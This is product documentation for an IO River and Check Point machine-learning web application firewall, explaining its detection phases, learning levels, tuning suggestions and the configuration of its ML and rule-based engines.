Check Point powered WAF
IO River and Check Point
IO River and Check Point have partnered to deliver an AI-powered WAF at the edge, providing consistent, enterprise-grade security across multiple CDNs. The Check Point-powered WAF leverages ML and behavioral analysis to detect and block both known and zero-day web attacks, ensuring continuous protection with minimal latency or manual rule tuning.
Key Capabilities
The key capabilities include:
- Automated Application & API Protection – AI based platform which automatically distinguishes between legit and malicious traffic. Safeguards against OWASP Top 10, API abuse, bot traffic, and zero-day attacks with minimal manual tuning.
- Consistent Multi-CDN Security – Identical policies and protections are enforced across multiple CDNs, eliminating inconsistent behavior between providers.
- Centralized Management – Security rules and configurations are managed in a single IO River console, applied seamlessly across all edge locations.
- Scalable Edge Deployment – Protection runs at the CDN edge, stopping threats close to the source while minimizing latency.
- Threat Intelligence – Powered by Check Point’s global ThreatCloud to detect and block emerging attacks.
With IO River and Check Point powered WAF, customers gain a unified, enterprise-grade security at the edge, without sacrificing performance or flexibility in their multi-CDN strategy.
What is Check Point powered WAF?
Check Point powered WAF is an ML-based WAAP solution. It is designed to secure modern applications and APIs running in the cloud, on Kubernetes, or on premise. Unlike traditional WAFs that rely heavily on manual rule tuning, it uses AI and behavioral analysis to automatically detect and block attacks with minimal false positives.
In addition to static signatures like a traditional WAF, Check Point powered WAF uses adaptive machine learning models:
- Request classification: Each incoming request is parsed (method, headers, cookies, body, payload structure).
- Behavioral analysis: Compares request patterns against learned normal behavior of the application.
- Contextual decision-making: Factors in request history, API schemas, and traffic baselines to reduce false positives.
- Automatic learning: As applications evolve (new endpoints, parameters), the models update without manual reconfiguration.
ML-based WAF Method of Operation
Check Point powered WAF uses three phases to deliver accurate results with a very low amount of false positives and how they protect the environment against known and unknown zero-day attacks with real-time protection.
Phase 1 – Payload Decoding
Effective machine learning requires a deep understanding of the underlying application protocols which is continuously evolving. The engine continuously analyzes all fields of the HTTP request including the URLs, HTTP headers, which are critical in this case, JSON/XML extraction and payload normalization such as base64 and other decoding's. A set of parsers covering common protocols feeds the relevant data into phase 2.
For example, in the case of Log4Shell attacks, some exploit attempts were using base64 and escaping encoding so it was possible to pass a space character for applying parameters.
Phase 2 – Attack Indicators
Following parsing and normalization, the network payload input is fed into a high-performance engine which is looking for attack indicators. An attack indicator is a pattern of exploiting vulnerabilities from various families. We derive these attack patterns based on on-going off-line supervised learning of a huge number of payloads that are each assigned a score according to the likelihood of being benign or malicious. This score represents the confidence level that this pattern is part of an attack. Since combinations of these patterns can provide a better indication for an attack a score is also calculated for the combination of patterns.
For example, in the case of Log4Shell and Spring4Shell attacks, Check Point powered WAF used several indicators from Command Injection / Remote Code Execution / Probing families that signaled payloads to be malicious in a very high score which was enough on its own, but to ensure accuracy and avoidance of false positives, the engine always moves to the third and last phase.
Phase 3 – Contextual Evaluation Engine
This contextual engine is using machine learning techniques to make a final determination whether the payload is malicious, in the context of a specific customer/environment, user, URL and field that in a weighted function sums up to a confidence score. If the score is larger than the threshold the request is dropped. Here are the factors that are considered by the engine:
Reputation factor
In each request, the request originator is assigned a score. The score represents the originator’s reputation based on previous requests. This score is normalized and used to increase or decrease the confidence score.
Application awareness
Often modern applications allow users to modify web pages, upload scripts, use elaborate query search syntax, etc. These provide a better user experience but without application awareness, these are detected as malicious attacks. We use ML to analyze and baseline the underlying application’s behavior.
Learn user input format
The system can identify special user input types that are known to cause false detection and apply ML to modify our detection process and allow legitimate behavior without compromising attack detection.
False detection factor
If there is an inconsistency in detection a factor is applied to the confidence score based on the reputation factor per detection location.
Supervised learning module
Optional module that shows administrators payload and asks them to classify them thus accelerating the learning process.
ML-based WAF Lifecycle and Configuration
Learning Level
During its lifecycle, the engine indicates its maturity and readiness of prevention using a Learning Level, which can range from Kindergarten to PHD.
In the lower levels, the engine does not block any traffic, but rather identifies outliers and generates a series of Tuning Suggestions based on specific HTTP requests. It relies on your feedback whether these requests are Legitimate or Malicious. Another method for you to help the engine distinguish whether requests are threats, is to provide a short list of Trusted Sources whose activity can be assumed as legitimate.
The engine provides recommendations when it is ready to start preventing requests it identifies as malicious:
| Recommendation | Action Required |
|---|---|
| Keep Learning | No action required - the machine learning model requires additional HTTP requests (and additional time) |
| Review Tuning Suggestions | The learning mechanism generated tuning suggestions (see details below) |
| Prevent Critical Severity Events | The system is ready to prevent critical severity events |
| Prevent High Severity And Above Events | The system is ready to prevent high severity (and above) events |
You can view the Learning Level and Recommendations in the Learn sub-tab of the Check Point tab in the WAF page:

Trusted Sources
You can help the ML-based engine identify legitimate traffic by providing a list of Trusted Sources. This can reduce the number of false positive indicators significantly.
Configure these in the Learn sub-tab of the Checkpoint tab in in the WAF page:

You can set the Minimum Users To Trust, which defaults to 3, to a lower (not recommended) number or higher. If we take the example of "3", the engine will not learn about "benign" behavior from the trusted sources until at least 3 of them created similar traffic patterns. This avoids one source becoming a "malicious source of truth". The number of trusted sources in the table has to be at least that minimum number, to allow the machine learning engine to have a good indication of "benign behavior".
Tuning Suggestions
When the ML-based engine identifies enough suspicious requests (and is able to compare them with legitimate requests) it can generate a Tuning Suggestion. Providing feedback to these suggestions is not mandatory as the engine is capable of learning by itself. However doing this, allows the machine learning engine to reach a higher maturity level and therefore a better accuracy faster based on human guidance.
The Tuning Suggestions appear in the Learn sub-tab of the Check Point tab in the WAF page:

The table provides basic information about the identified suspicious activity, and you can view all the relevant HTTP requests by clicking View Logs (scroll to the Sampled Logs table):

On each tuning suggestion you can vote whether it is legitimate or malicious, and your decisions are recorded in the Tuning Decisions table. You can review your past decisions, and have the option to undo them.
Configuring the Engine
You can configure the ML-based engine in the Configure sub-tab of the Check Point tab.
You can set the engine mode:
- Learn: this is the initial mode where the engine does not block any traffic
- Prevent: in this mode the engine blocks traffic based on past activity and tuning suggestions
- Disabled: you can completely disable the ML-based engine
Once you place the engine in Prevent mode, you can specify which activity should be blocked by setting the confidence Threshold Level:
- Critical: block only requests flagged as critical threats
- High: block requests flagged as high or critical threats
- Medium: block all requests flagged as threats
Set the confidence level based on the recommendations the engine provides.
Performance and Efficiency
HTTP requests can be very large. To prevent the ML-based engine from using too much CPU and other resources, it only scans the first 64KB of data of the HTTP requests' body.
You can instruct the engine to prevent any requests with larger than 64KB of data by setting the Block Large Requests field.
Rule-based WAF
In addition to the ML-based engine, the Check Point powered WAF also includes a standard engine called Intrusion Prevention (IPS) that can prevent suspicious activity based on rules. These rules include both industry standards, such as OWASP Top 10, as well as rules designed and maintained by Check Point.
Like the ML-based engine, the rule-based engine can be set into different modes of operation:
- Learn: this is the initial mode where the engine does not block any traffic
- Prevent: in this mode the engine blocks traffic based on its rule set
- Disabled: you can completely disable the rule-based engine
IPS Overhead
The engine comes with a large set of rules, classified by their severity level and confidence.
You can control which rules are examined (i.e. activated) in order to control the performance impact on your traffic. Activating more rules increases CPU usage, as each rule must be evaluated per request.
You can control this in two ways:
- Set the performance impact you're willing to sustain, ranging from Low (activate fewer rules) to High (activate more rules).
- Set the rules' severity level, ranging from High (active only rules for high-severity threats, i.e. fewer rules) to Low (active all rules, i.e. fewer rules)

IPS Threat Prevention and Confidence Levels
While the engine is in Learn mode it does not block any traffic, but rather add suspicious activity to the sampled logs of the WAF engine.
Once the engine is set to Prevent mode, you can control which rules are included by setting its behavior for rules of High Confidence, Medium Confidence, and Low Confidence. We suggest beginning with prevention of rules with High Confidence.
